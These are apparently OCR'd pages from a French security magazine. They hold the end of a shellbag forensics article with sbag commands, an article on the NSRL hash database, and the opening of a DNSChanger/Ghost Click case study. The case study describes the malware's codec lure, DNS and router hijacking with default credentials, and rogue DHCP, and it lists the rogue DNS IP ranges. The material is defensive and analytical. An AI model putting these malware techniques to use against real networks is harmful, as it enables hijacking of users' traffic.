


Arborescence BagMRU d'un système Windows 7

Sur cette capture, nous voyons une arborescence **BagMRU** d'un système Windows 7. Chaque entrée correspond à un répertoire et chaque sous-entrée correspond à un sous-répertoire.

Ainsi, en parcourant les valeurs de ces clés, il est possible de découvrir les chemins complets des derniers répertoires accédés.

Dans notre exemple, nous montrons une entrée correspondant à **C:\TOOLZ\sbag32.v.0.18.win**.



Clé BagMRU sous Windows 7

Toutes les clés de **BagMRU** sont des clés de type « MRU » (*Most Recently Used*), chacune contenant :

- une liste d'éléments MRU, comme vu sur la capture précédente.
- une valeur « MRUListEx » correspondant à la séquence de ces éléments MRU. Les 4 octets les plus à gauche correspondant à l'entrée la plus récemment accédée. Les 4 octets suivants correspondent à la seconde entrée MRU, etc.
- une valeur « NodeSlot » pointant vers l'entrée correspondante dans la structure « Bags » que nous allons étudier dans le chapitre suivant.

Il est difficile d'examiner le détail de ces structures Bags, ces dernières n'étant pas documentées officiellement.

Néanmoins, quelques publications ont permis d'en extraire certaines informations utiles **[1][2]** :

```
struct BagFile {

USHORT BagSize; // Length of BAG structure
USHORT flags;
DWORD size;
USHORT ModifiedDOSDATE; //Modified Date GMT
USHORT ModifiedDOSTIME; //Modified Time GMT
USHORT FlagUnknown;
char  name[]; // (DOS short filename)
//extra byte here sometimes to align to even byte boundary
UnicodeBagData UnicodeData;

};
struct UnicodeBagData
{

USHORT LengthOfUnicodeStructure;
USHORT Short1; // 0x0003 for XP, 0x0008 for win7
USHORT Short2; // 0x0004
USHORT Short3; // 0xBEEF
USHORT CreatedDOSDATE; // Created Date GMT
USHORT CreatedDOSTIME; // Created Time GMT
USHORT AccessedDOSDATE; // Accessed Date GMT
USHORT AccessedDOSTIME; // Accessed Time GMT
DWORD Unknown; // usually xp = 0x14, win7 = 0x2A
// Vista and Windows 7 Extra Fields (22 bytes total)
DWORD  MftFileId;
USHORT Unknown1;
USHORT MftSequence;
DWORD  Unknown2;
DWORD  Unknown3;
DWORD  Unknown4;
USHORT Unknown5;
// END Vista extra fields
wchar name; // Unicode Filename
USHORT Unknown6;

};
```

Les informations les plus utiles pour l'enquêteur inforensique, hormis les noms des répertoires accédés, sont les dates de création et de modification de ces derniers. Les dates indiquées dans ce tableau comme étant des dates d'accès ne sont pas des dates de visualisation du répertoire mais des dates de modification du contenu du répertoire.

3.2.2 Bags

L'arborescence **\Shell\Bags** contient un certain nombre de sous-clés, sous forme d'entier incrémental :

L'arborescence HKCU\<userid>\Software\Microsoft\Windows\Shell\Bags dans la base de registre d'un système Windows XP

Chacune de ces entrées représente un répertoire et présente une sous-clé de type Shell,ComDlg,Desktop. Il semble qu'il en existe d'autres, mais le peu de documentation sur le sujet n'a pas permis de les lister.

Ces entrées décrivent ce que nous avons évoqué précédemment : les paramètres utilisables par l'explorateur Windows pour ces répertoires.

Sous un système XP, le nombre maximal d'entrées **Bags** défini par défaut est de 5000. Cette valeur modifiable se trouve dans une valeur « BagMRU Size » définie dans la clé « ShellNoRoam ».

Une valeur présente un intérêt particulier dans chaque sous-clé, il s'agit d'une valeur nommée « ItemPos » **[2]** suivie d'une résolution d'écran et d'un « (1) ». Il peut en exister plusieurs dans une même sous-clé pour définir les différents cas d'affichage en fonction de la résolution.

Cette valeur **ItemPos** est présente ou pas sur les systèmes Windows, en fonction de la configuration de l'explorateur Windows.

L'intérêt en termes d'enquête est de parcourir cette structure **ItemPos** afin d'obtenir tous les noms de fichiers présents dans le répertoire associé et de pouvoir les dater.

NTUSER.DAT\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemPos1280x1024(2)
Bag: 1

bag	Regkey modtime [UTC]	file name	file size	createdate	ctime	modifydate	mtime	accessdate	atime
1	03/22/12 09:11:23.960	filedisk-17.zip	0x00065b94	12/08/2009	08:36:26	12/08/2009	08:36:26	01/19/2010	10:23:00
1	03/22/12 09:11:23.960	Forensic Analysis.pdf	0x00042781	01/12/2010	09:25:50	01/12/2010	09:25:56	01/19/2010	10:23:02
1	03/22/12 09:11:23.960	md5summer.exe	0x000d2000	12/17/2009	12:31:12	04/05/2006	17:53:32	01/20/2010	03:50:08
1	03/22/12 09:11:23.960	News v4.3.xls.lnk	0x0000035e	01/12/2009	08:16:08	11/30/2009	14:30:56	01/20/2010	03:50:22

NTUSER.DAT\Software\Microsoft\Windows\ShellNoRoam\BagMRU\

bag	Regkey modtime [UTC]	folder name	createdate	ctime	modifydate	mtime	accessdate	atime	full path
359	03/21/12 11:58:59.570	Desktop							Desktop\
4	03/21/12 11:58:59.570	{CLSID_MyComputer}							Desktop\{CLSID_MyComputer}\
8	03/22/12 11:42:47.047	C:							Desktop\{CLSID_MyComputer}\C:\
115	03/21/12 10:33:32.391	Documents and Settings	07/17/2002	17:13:32	07/17/2002	17:13:32	07/16/2002	22:00:00	Desktop\{CLSID_MyComputer}\C:\
1434	05/23/11 12:33:41.147	PuTTY	04/09/2009	13:30:16	04/09/2009	13:30:16	01/23/2011	18:02:22	Desktop\{CLSID_MyComputer}\C:\

Extrait de résultats d'une exécution de sbag sur une ruche NTUSER.DAT d'un utilisateur, sous Windows XP

4 Utilisation de Windows Shellbag Parser

Afin de parcourir les entrées shellbags, nul besoin de dégainer son éditeur de base de registre favori et d'attaquer les shellbags à la main. Plusieurs logiciels peuvent extraire les shellbags, nous avons opté pour l'outil gratuit Windows Shellbag Parser de TZWorks LLC **[4]**, disponible sous Windows, GNU/Linux et Mac OS X.

Ce logiciel en ligne de commandes permet d'obtenir toutes les informations shellbags, que ce soit sous Windows XP ou sous Vista/7 **[5]**, système *live* ou non.

Sous un système en cours de fonctionnement, une première commande permet à l'enquêteur de lister les emplacements des shellbags sur le système :

```
C:\toolz>sbag.exe -livehives
```

Un exemple de résultat sous un système Windows XP :

```
sbag - limited version ver: 0.21, Copyright (c) TZWorks LLC
c:\documents and settings\fazer\ntuser.dat
c:\documents and settings\default user\ntuser.dat
c:\documents and settings\localservice\ntuser.dat
c:\documents and settings\networkservice\ntuser.dat
```

Examinons maintenant de plus près les entrées shellbags de l'utilisateur **fazer**. Pour cela, il suffit de préciser à **sbag** la ruche à examiner, et de lui indiquer le format de sortie : CSV, bodyfile, ou encore csvl2t :

```
C:\toolz>sbag.exe "c:\documents and settings\fazer\ntuser.dat" -csv
> result-fazer.csv
```

Comme on peut le constater ici, lorsque des entrées « ItemPos » existent dans une sous-clé, il est possible de lister les fichiers présents dans le répertoire accédé par l'utilisateur.

Conclusion

Nous espérons ici avoir pu vous faire découvrir un aspect méconnu des investigations numériques, utile surtout pour confondre un utilisateur en prouvant qu'un répertoire a été créé et modifié par une action humaine. L'analyse des shellbags permet en outre de révéler l'existence passée de répertoires effacés n'ayant peut-être laissé aucune trace ailleurs (suite à un effacement sécurisé notamment), ce qui peut se révéler particulièrement intéressant dans le cadre d'une investigation. ■

▪ REMERCIEMENTS

Je tiens à remercier le CERT Société Générale et notamment Jean-Philippe TEISSIER pour sa relecture attentive. Je remercie également Sylvain SARMEJEANNE, qui m'a fait découvrir les joies des shellbags, et Willi BALLENTHIN pour son aide précieuse.

▪ RÉFÉRENCES


[1] 42 LLC – Shell BAG Format Analysis - https://42llc.net/?p=385

[2] Joachim Metz – Windows Shell Item Format - http://download.polytechnic.edu.na/pub4/download.sourceforge.net/pub/sourceforge/l/project/li/liblnk/Documentation/Windows%20Shell%20Item%20format/Windows%20Shell%20Item%20format.pdf

[3] Willi Ballenthin – Windows Shellbag Forensics - http://www.williballenthin.com/forensics/shellbags/index.html

[4] TZWorks LLC – Windows ShellBag Parser - http://tzworks.net/prototype_page.php?proto_id=14

[5] Chad Tilbury – Computer Forensics Artifacts: Windows 7 Shellbags - http://computer-forensics.sans.org/blog/2011/07/05/shellbags



NATIONAL SOFTWARE REFERENCE LIBRARY (NSRL)

Olivier DELHOMME – olivier.delhomme@free.fr

mots-clés : IDENTIFICATION / FICHIERS / HASHS / NSRL

Les américains ont créé le NSRL en 2001 au sein du NIST (National Institute of Standards and Technology). Le NIST est un institut de recherche et de normalisation qui œuvre dans des domaines aussi variés que l'analyse d'images, les détecteurs de fumée ou la roulette dentaire ultra rapide. En son sein, le NSRL est chargé de référencer les logiciels. Dans cet article nous verrons ce que cela signifie, quel est l'usage de ce référencement et les axes d'amélioration possibles.

1 Que fait le NSRL ?

Avant tout, le NSRL est une bibliothèque de logiciels. Cette partie est sans doute la moins visible et moins connue, mais elle est particulièrement importante dans le processus du référencement. En effet, le laboratoire possède une copie de chaque logiciel référencé. Cette copie sert de témoin. Elle trouve son utilité dans le cas où une nouvelle méthode de référencement serait découverte. En effet, il est alors possible de référencer avec cette nouvelle méthode les « vieux logiciels » déjà dans la base.

Attention !

Le NSRL obtient les logiciels à référencer soit en les acquérant, soit par des dons. Certaines sociétés (par exemple Microsoft, Adobe et Oracle) ont fait don de certains de leurs logiciels. Le laboratoire signe avec l'industriel qui lui donne un logiciel un contrat qui stipule qu'il s'engage à ne pas utiliser la licence du logiciel, ne pas utiliser le logiciel pour d'autres fins que son référencement et qu'il fournira, gratuitement, sur CD et pendant un an, la base de données des logiciels référencés.

L'activité la plus visible du NSRL est la constitution d'une base de données sur les logiciels. Cette base de données ne contient aucun fichier issu de ces logiciels mais une dizaine de métadonnées qui sont obtenues sur les fichiers constituant ces logiciels. On trouve notamment le nom du fichier, sa taille, le système sur lequel on trouve généralement ce fichier et quelques *hashs* **[Hachage]**. Le NSRL a choisi d'utiliser les algorithmes CRC32 (qui n'est pas vraiment une fonction de hachage), MD5 et SHA-1. Ces algorithmes ayant vu leur sécurité fortement baisser ces dernières années, le laboratoire se prépare à créer une nouvelle base. Elle sera supplémentaire à celle pré-existante qui continuera d'exister en tant que telle. Elle contiendra les informations sur les mêmes fichiers mais avec d'autres hashs tels que SHA-256 et Whirlpool.

Attention !

Dans cet article, je désigne par le terme « hash » le résultat produit par les fonctions de hachage. Il est le plus souvent noté en hexadécimal, par exemple : « da39a3ee5e6b4b0d3255bfef95601890afd80709 » est le hash SHA-1 d'un fichier vide.

Une version de cette base de données sort quatre fois par an. Il est possible de la télécharger gratuitement depuis leur site web (il n'est pas nécessaire de faire partie des forces de l'ordre ou de la justice pour le faire). Le laboratoire propose une souscription (de 90$ US) pour recevoir les CD directement chez soi à chaque sortie d'une nouvelle version.

Un certain nombre de fichiers mis en forme pour certains logiciels spécialisés en investigation numérique (tels encase, vogon, hashkeeper), des réductions de l'ensemble de la base de données (par exemple qui ne contient que des hashs uniques) sont également fournis à chaque nouvelle version.

De même, un certain nombre d'outils pour l'enrichissement, l'exploitation et la conversion de la base de données sont disponibles gratuitement (en téléchargement libre sur leur site web).

Quelques articles de présentation du projet, du format de la base de données et de l'utilisation qui peut en être faite sont également à disposition du visiteur du site internet du laboratoire.

2 Que contient la base de données du NSRL ?

La base contient les hashs de dizaines de millions de fichiers faisant partie de milliers de logiciels principalement pour les systèmes d'exploitation Windows. Toutefois, quelques logiciels pour UNIX y sont référencés. Si l'on ne prend en compte que les hashs uniques de la base (c'est-à-dire sans aucun hashs en doublon), il y a plus de 12 millions de fichiers référencés !

Parmi les fichiers référencés, il y a ceux que l'on dira connus et « inoffensifs », c'est-à-dire ceux d'un traitement de texte ou d'un logiciel de conception 3D, par exemple, et ceux que l'on dira connus et « méchants », c'est-à-dire ceux de *malwares*, de virus ou de programmes pirates.

3 À quoi sert cette base de données ?

Elle permet de faire gagner énormément de temps aux enquêteurs spécialisés et aux experts judiciaires lors des analyses de disques durs. En effet, un système d'exploitation comportant une suite bureautique, un logiciel de dessin, de vidéo et quelques logiciels typiques contient généralement une bonne centaine de milliers de fichiers sous Windows (pratiquement le double sous Linux). L'analyse directe de chacun d'eux n'est pas envisageable. De plus, il faudra analyser les milliers de fichiers produits par l'utilisateur (photos, vidéos, textes, ...). La technique consiste à réaliser les hashs des fichiers à analyser (à l'aveugle) et d'en faire une comparaison avec ceux contenus dans la base. Cela aura pour effet de faire ressortir le contenu produit par l'utilisateur par rapport aux fichiers « connus » et « inoffensifs » du système. Ainsi, l'analyse se concentre sur les fichiers produits (ou modifiés) par l'utilisateur.

À titre d'exemple, lors d'une analyse d'un système d'exploitation Mandrake (c'était il y a déjà quelque temps !), cette méthode avait permis de mettre en lumière quelques fichiers des sources du noyau Linux qui avaient été modifiés par l'utilisateur (parmi une dizaine de versions présentes). Notez toutefois que cet exemple n'a pas été réalisé avec la base de données du NSRL mais avec une base de données faite « maison ».

À l'inverse, il est possible de rechercher spécifiquement un logiciel donné en ciblant uniquement ce dernier. On peut très bien imaginer cibler tous les logiciels de téléchargement de fichiers connus de la base et les rechercher parmi les fichiers du disque analysé.

Après un incident, l'administrateur système pourra apprécier de vérifier les fichiers de ses systèmes un peu comme le fait le logiciel AIDE. La modification d'un fichier « connu » le rendra immédiatement visible. La méthode étant limitée pour ce qui concerne les fichiers de configuration qui ont bien évidemment été modifiés par l'administrateur (par rapport aux fichiers de configuration par défaut).

4 Propositions d'amélioration

Certaines des propositions d'amélioration du contenu de cette base ont déjà pu être expérimentées avec succès et d'autres sont encore à expérimenter et valider.

En premier lieu, il faudrait tout hacher ! En effet, la base de données du NSRL ne contient que les hashs des fichiers d'installation des logiciels. Il faut également installer les logiciels pour en récupérer les hashs. Pour ce faire, on fera les hashs du système cible avant installation et après installation. On obtiendra, par différence, les fichiers installés. On prendra soin d'éliminer de cette différence les fichiers qui sont toujours modifiés lors d'une installation d'un logiciel (la base de registre sous Windows par exemple).

Lors de l'installation, lorsque c'est possible, on choisira la langue de l'installation. En effet, de nombreux fichiers sont modifiés par le choix de cette langue.

Cette technique a été utilisée pour la constitution d'une base de données « maison ». Sous Windows, le taux moyen d'élimination des fichiers « connus » est deux fois supérieur à celui obtenu avec la base du NSRL (qui contient pourtant 2 fois plus de fichiers).

De par son mode de fonctionnement, le NSRL ne collecte pas ou très peu de logiciels libres et de version de GNU/Linux, UNIX ou BSD. Par exemple, il est inutile de chercher les hashs des différentes versions du noyau Linux dans la base du NSRL.

La collecte et le référencement des logiciels libres est indispensable si l'on ne souhaite pas voir chuter fortement l'efficacité de la base. En effet, plus ces logiciels sont utilisés, plus il est probable d'en rencontrer un sur un disque à analyser. Si la base l'élimine directement, c'est autant de temps de gagné.

Il n'aura échappé à personne que jusqu'ici, nous avons parlé de fichiers entiers et complets. Certains disques durs (endommagés par exemple) ou certains outils (recherche des fichiers supprimés, ...) produisent des fichiers incomplets, partiels ou sans nom ni de dossier d'origine. L'analyse peut devenir très fastidieuse. Une solution probable (non testée) serait de générer, pour chaque fichier, des hashs tous les 512 octets (ancienne taille des secteurs des disquettes). Il deviendrait alors possible d'éliminer tous les secteurs qui seraient dits « connus » et de se concentrer sur les secteurs « inconnus » qui ont plus de probabilité d'être issus d'une production de l'utilisateur. Évidemment, cela intéresse aussi la recherche inverse et permettrait une simplification de la recherche d'un logiciel en particulier.

Aujourd'hui, cette taille de 512 octets n'a probablement plus trop de justification et rares sont les systèmes qui continuent de fonctionner avec cette taille de secteur. Le CD ayant des secteurs de 2048 octets, c'est probablement la taille qu'il faudrait adopter. Seuls des tests et l'expérimentation peuvent fournir la réponse. Ces tests sont possibles à partir du moment où l'on a gardé les logiciels référencés.

D'autre part, les logiciels capables d'utiliser de telles bases de données sont encore à écrire (ceci est un appel du pied à Christophe Grenier ! **[photorec]**). En effet, ceux qui utilisent déjà les hashs pour la recherche ou l'élimination de fichiers n'utilisent que les hashs de fichiers entiers.

La base de données du NSRL est composée de quatre fichiers plats. « NSRLFile.txt » qui contient les métadonnées sur les fichiers, « NSRLMfg.txt » qui contient les producteurs de logiciels, « NSRLOS.txt » qui contient une liste impressionnante de systèmes, « NSRLProd.txt » qui contient des informations sur le type de produit pour un logiciel donné. Le fichier le plus volumineux est bien entendu celui contenant toutes les métadonnées.

J'ai choisi une autre organisation pour ma base « maison » (base qui est nettement moins complexe et moins complète également). Elle s'articule autour de petits fichiers plats qui contiennent les métadonnées sur les fichiers hachés. Ces petits fichiers plats sont organisés en dossiers et sous-dossiers. Ils permettent de donner une indication directe sur l'appartenance des hashs. Par exemple, il y a un dossier par système d'exploitation car ce n'est pas nécessaire de comparer tous les hashs des systèmes UNIX ou GNU/Linux lorsqu'on analyse un système Windows.

C'est peut-être moins simple pour le classement, mais c'est nettement plus souple pour organiser sa session de comparaison et les fichiers à manipuler sont nettement moins volumineux. Ce dernier point est à prendre en considération lorsqu'on est en dehors du laboratoire : il faut pouvoir réaliser la comparaison, dans un temps minimal. En effet, il est rare dans ces cas-là d'avoir la possibilité d'installer le logiciel de comparaison et une base de données.

Cette organisation en multiples fichiers plats aide pour la proposition qui consiste à séparer les contenus différents par nature. En effet, dans la base du NSRL, un champ « SpecialCode » indique si le fichier est considéré comme « malicieux » ou non. C'est réducteur et finalement assez peu pratique. Je propose que cette distinction soit réalisée en classant les fichiers dans des dossiers séparés. Ainsi, on ne recherchera pas de fichiers « malicieux » connus par inadvertance.

Avec une telle organisation, il devient possible de créer des bases pour toutes sortes de types de fichiers. Par exemple, on peut imaginer créer une base de virus/malwares, une base de programmes « pirates », une base de firmwares/logiciels embarqués ou de programmes réalisés par l'administration. Ce dernier point permettrait de vérifier facilement l'état des logiciels installés sur les postes des agents de la fonction publique, par exemple.

L'identification d'un fichier ne doit pas se faire sur un seul hash. C'est pourquoi il semble évident d'inclure un maximum de hashs issus de « familles » différentes (par exemple MD5, SHA-3 (en 2012), Tiger, RIPEMD160, ...). Chacun de ces hashs particuliers a des failles de sécurité qui diminuent leur efficacité lorsqu'ils sont utilisés seuls. Leur utilisation doit se faire de manière conjointe. Ainsi, on dira qu'un fichier est identifié lorsque tous les hashs concordent. De cette manière, on augmente la sécurité de la fonction d'identification d'un fichier. En effet, ainsi, on diminue la probabilité qu'une collision qui existe pour un hash donné (le MD5 par exemple) existe également pour les autres algorithmes. ■

■ RÉFÉRENCES

[NIST] http://www.nist.gov/index.html


[NSRL] http://www.nsrl.nist.gov/index.html

[Hachage] http://fr.wikipedia.org/wiki/Fonction_de_hachage

[AIDE] http://aide.sourceforge.net/

[photorec] http://www.cgsecurity.org/wiki/Main_Page

FRAUDE AU CLIC ET DNSCHANGER : L'ÉTUDE DU CAS DE L'OPÉRATION GHOST CLICK



Jean-Loup Richet – jeanloup.richet@gmail.com – Chercheur associé à la Chaire de Recherche du Canada en Sécurité, Identité et Technologie

Antoine Cervoise – antoine.cervoise@devoteam.com – Consultant en sécurité informatique – Devoteam

mots-clés : CLICKFRAUD / RÉGIES PUBLICITAIRES / FBI / DNSCHANGER / CRIME ORGANISÉ

En prenant appui sur le cas de l'Opération Ghost Click et les techniques des fraudeurs, nous étudierons le malware DNSChanger, puis nous nous interrogerons sur l'ambivalence des régies publicitaires et sur les enjeux de la fraude au clic.

1 Introduction

Comment les cybercriminels s'attaquent-ils aux entreprises ? On a abondamment parlé dans la presse de larges cas de fuites de données (Sony et les 77 millions de comptes PSN volés, dont le préjudice a été estimé à 171 millions de dollars **[1]**) ou plus récemment de stations-service piratées **[2]**. Un déni de service bien placé peut plonger une entreprise dans la tourmente (par exemple sur une boutique en ligne en période de Noël), ou dans le cas d'administrations publiques « vitales », un malware peut mettre en péril des vies humaines (Nouvelle Zélande, un malware cause la panique dans un réseau d'ambulanciers **[3]**). Les banques, les fournisseurs d'accès ou encore la gendarmerie nationale française **[4]** doivent faire face au *phishing* au quotidien. Bref, tous ces exemples nous montrent que la cybercriminalité a de multiples facettes, touche de nombreux domaines et impacte la société à tous les niveaux (individu, entreprise, état). Pour la majorité des entreprises, les attaques des cybercriminels sont toujours dommageables au *business* : impact à l'image, pertes financières ; si l'attaque ne stoppe pas la croissance d'une entreprise, elle peut tout aussi bien contribuer à lui faire mettre la clé sous la porte (voir par exemple le cas de HBGary Federal **[5]**).

Nous nous intéressons dans cet article à une enquête de longue haleine menée par le FBI sur un réseau de fraudeurs (un FBI décidément plutôt actif dans sa lutte contre les réseaux de criminalité internationaux, comme nous l'avons vu il y a peu de temps avec l'affaire MegaUpload **[6]**).

Cependant, le cas de Ghost Click soulève de nombreuses questions. Pour qui la fraude au clic est-elle dommageable ? Dans la plupart des cas de fraude, les régies publicitaires ne sont même pas nommées. Et même si celles-ci communiquent brièvement sur les moyens de protection mis en œuvre, c'est tout juste si elles font état du budget qu'elles allouent pour lutter contre ce phénomène...

L'objet de cet article repose sur l'étude de l'opération Ghost Click ; nous verrons donc en détail les méthodes mises en place par les fraudeurs, nous analyserons le malware utilisé (DNSChanger) et nous aborderons également les aspects business : quels sont les enjeux de la fraude au clic ?

2 L'opération Ghost Click

L'opération Ghost Click **[7]**, menée par le FBI, s'est achevée par l'arrestation d'un gros réseau de fraude au clic en novembre 2011. Ce réseau de cybercriminels a vérolé quatre millions d'ordinateurs avec son malware DNSChanger. Il s'est également mis 14 millions de dollars dans les poches grâce à la fraude de régies publicitaires de type *Pay-Per-Click* (aussi appelé « Coût par Clic » dans la langue de Molière). Le réseau comportait

sept personnes (six estoniens et un russe), et quasiment tous les membres dirigeaient des entreprises plus ou moins fantoches, utilisées pour maquiller les activités illicites du réseau criminel (entreprises de marketing), blanchir ses fonds (agence immobilière) voire pour développer son malware (éditeur de logiciels **[8]**). La tête pensante du réseau était son *businessman* et CEO, l'estonien Vladimir Tsastsin. Le casier judiciaire de ce dernier n'était pas blanc comme neige : déjà condamné pour des fraudes informatiques, il entretenait des liens avec le fameux *Russian Business Network* **[9]**, et sa société EstDomains Inc. (ancien *registrar*) était plus que sulfureuse (le registrar de (trop) nombreux domaines dénoncés comme étant du spam, *scareware*, ou *Black Hat SEO* avait perdu son accréditation de l'ICANN en 2008). En résumé, l'homme était déjà bien connu, tant de la police que de la presse **[10]**, et dirigeait un business plutôt juteux. Entre Rove Digital, l'entreprise de consulting IT qui servait à gérer le botnet, Esthost, qui hébergeait des activités cybercriminelles (*warez*, *trojans* et faux antivirus), et leurs nombreuses filiales en Europe de l'Est et aux États-Unis (Tamme Arendus, SPB Group, Cernel Inc, etc.), on pouvait véritablement parler de réseau criminel.

Cette opération a surtout sonné le glas d'un des plus gros (et des plus rentables) *botnets* connus. Esthost a généré pour ses *botmasters* plus de 14 millions de dollars de revenus sur les trois dernières années, et comportait un peu moins de cinq millions d'ordinateurs infectés (Mac et Windows), sur plus de cent pays différents (soit la moitié des pays du monde). Le botnet comportait au moins 500000 postes infectés aux USA, dont des postes de la NASA (chiffre ré-actualisé au fur et à mesure par le FBI). Pour donner un point de comparaison entre le *botnet* Esthost et les autres gros botnets démantelés récemment, le botnet Coreflood comportait deux millions d'ordinateurs infectés, contre seulement un million pour le fameux botnet Rustock **[11]**. Cependant, alors que les activités d'Esthost étaient plus liées au business du Pay-Per-Install et de la fraude publicitaire, Coreflood se concentrait plutôt sur le vol de données (*keylogger* et *backdoor*). Rustock, pour sa part, était un spécialiste du spam : jusqu'à 30 milliards de messages par jour avant l'arrêt de l'hébergeur « mafieux » McColo **[12]**.

Il aura fallu un peu plus de deux années d'investigation pour arrêter le réseau cybercriminel qui gérait Esthost et l'aide de nombreuses entreprises de l'industrie de la sécurité, notamment Trend Micro.

Comment ces cybercriminels ont-ils mis en place leur fraude ? Sur quoi reposaient leurs sources de revenus ?

C'est ce que nous allons voir, d'une part par l'étude du malware DNSChanger, et d'autre part sur l'examen des méthodes de monétisation de ce malware.

3 Le malware DNSChanger

Trojan.DNSChanger (aussi appelé « Wareout ») est fréquemment rencontré sur les sites d'hébergement de vidéos (pornographiques ou illégales). Lorsque l'utilisateur tente de visionner la vidéo, on lui annonce qu'il ne peut la regarder sans installer un codec spécifique qui est en fait notre malware. Après l'installation de celui-ci, la vidéo se lance afin de ne pas éveiller les soupçons de l'utilisateur. Ce type de technique était aussi utilisé par Zlob Trojan **[13]** ou Tidserv **[14]**.

Ce malware modifie les paramètres DNS de la machine. En effet, ce type de manipulation est réalisé par certains malwares afin d'empêcher la mise à jour de l'OS et des antivirus. Pour cela, le malware modifie le fichier *host* de la machine afin de rediriger automatiquement les noms de domaines connus servant aux mises à jour.

Pour rappel, le protocole DNS permet de faire la correspondance entre l'adresse FQDN d'une machine et son adresse IP.

Le fichier host est un fichier en local qui prévaut sur le DNS. La machine le consultera en premier lieu pour la transposition FQDN/IP.

La modification de ce fichier permet de faciliter la communication avec des machines sur le réseau local, de joindre plus rapidement les sites récemment visités, mais permet aussi d'interdire l'accès à certains sites en fournissant une correspondance FQDN/IP fausse.

Par exemple : si l'on fait correspondre update.kaspersky.com avec 127.0.0.1 (adresse IP de sa propre machine, dite *localhost*), la mise à jour de Kaspersky devient impossible.

Le problème que rencontrent les botmasters avec ce type de malware vient du fait qu'il faille parfois mettre à jour les fichiers host des machines infectées afin de prendre en compte les nouveaux domaines utilisés par les éditeurs de solutions de sécurité.

DNSChanger, quant à lui, agit différemment : il change en effet la configuration DNS des machines, redirigeant ainsi les requêtes vers des serveurs DNS spécifiques. Le propriétaire du botnet a donc juste à mettre à jour le DNS en fonction de ses besoins.

Mais DNSChanger va au-delà de la modification de la configuration DNS d'une machine. Il peut attaquer directement les routeurs ou les boîtiers d'accès à Internet (exploitation de failles, tentative de connexion avec les identifiants par défaut ou par énumération). Une fois connecté au routeur, le malware modifie la configuration DNS de celui-ci, compromettant ainsi tout le réseau.

Autre innovation, certaines versions du malware (Trojan.Flush.M chez Symantec **[15]**) embarquent un serveur DHCP afin de fournir aux nouvelles machines du réseau les informations de connexion contenant les DNS malsains.

Voici l'échelle des adresses IP utilisées par les fraudeurs **[16]** :

85.255.112.0 =>> 85.255.127.255
67.210.0.0 =>> 67.210.15.255
93.188.160.0 =>> 93.188.167.255
77.67.83.0 =>> 77.67.83.255
213.109.64.0 =>> 213.109.79.255
64.28.176.0 =>> 64.28.191.255

4 Analyse post-mortem

Le FBI ne voulait pas, lors de son intervention, couper Internet aux ordinateurs infectés. En effet, une saisie pure et simple des serveurs aurait entraîné une absence de résolution DNS pour les machines infectées et donc une coupure de l'accès à Internet. Ils ont donc réattribué les IP à des serveurs DNS sains et ce jusqu'au 8 mars 2012.

Cependant, on est en droit de se demander ce que vont devenir les machines infectées après le 8 mars et qui va récupérer les adresses IP concernées. En effet, une petite entreprise louant un serveur pour ses besoins peut vite se retrouver submergée sous les requêtes DNS de machines infectées. A contrario, le nouveau propriétaire de l'IP peut se rendre compte qu'il a désormais un botnet sous sa coupe.

Note

Article écrit en février 2012 ; à l'heure où nous écrivons, nous manquons justement d'éléments sur l'après DSNChanger... Les choses sont floues sur le devenir des machines infectées après la date fatidique du 8 mars 2012.

Mise à jour de mars 2012 : Un délai de 4 mois supplémentaires accordé par la justice américaine repousse au 09 juillet 2012 la date d'arrêt d'utilisation des serveurs DNS sains. Entre-temps, n'hésitez pas à aller vérifier si vous êtes infecté sur le site suivant, proposé par le CERT-LEXSI : http://dns-ok.fr/.

5 Prévention et désinfection

Contrairement à une infection par un ver, l'infection première vient de l'erreur humaine ; c'est bien l'utilisateur qui installe le malware. Cependant, certaines précautions permettent d'empêcher l'infection.

La première, et la plus importante, est la sensibilisation de l'utilisateur. En effet, une personne avertie n'ira pas installer un pseudo pilote provenant d'un site étrange.

Au-delà de l'éternel problème humain, avoir une solution antivirale à jour (même sur des postes Apple ou Linux) ainsi qu'une bonne gestion des droits permet d'empêcher bon nombre d'infections de ce genre. En entreprise, cela semble évident (quoique), mais moins sur une machine familiale. Pourtant, sur une machine familiale qui tourne avec un compte administrateur, il suffit qu'une personne fasse une mauvaise manipulation pour que la machine rejoigne un botnet. Il est aussi important d'avoir une bonne gestion des mots de passe (ne pas laisser admin/password sur son routeur) **[17]**.

Autre point important, la mise à jour de la machine (OS ou application autre que l'antivirus) est primordiale. Cependant, ici, cela n'aurait pas empêché l'infection.

Un autre moyen aurait été l'utilisation d'une solution de filtrage équipée des options suivantes, plutôt à destination des entreprises :

- filtrage bloquant les sites pornographiques ou illégaux ;
- filtrant les flux multimédias ;
- équipée d'un antivirus (différent de celui présent sur les postes).

Les administrateurs réseaux auraient aussi pu analyser les flux se dirigeant vers des zones de l'Internet connues comme malveillantes. Dans notre cas, les échelles d'adresses IP étant connues, il aurait été simple de détecter les postes infectés.

Le site « DNSChanger check » **[18]** vous indique comment vérifier que vous n'êtes pas infectés et le cas échéant comment vous débarrasser de DNSChanger.

Après cet examen détaillé du malware et de son fonctionnement, intéressons-nous maintenant au business : comment les fraudeurs ont-ils monétisé DNSChanger ?

6 DNSChanger : les fraudes commises

Quels types de fraudes ont été effectués grâce à ce malware ?

1. La fraude à l'affiliation

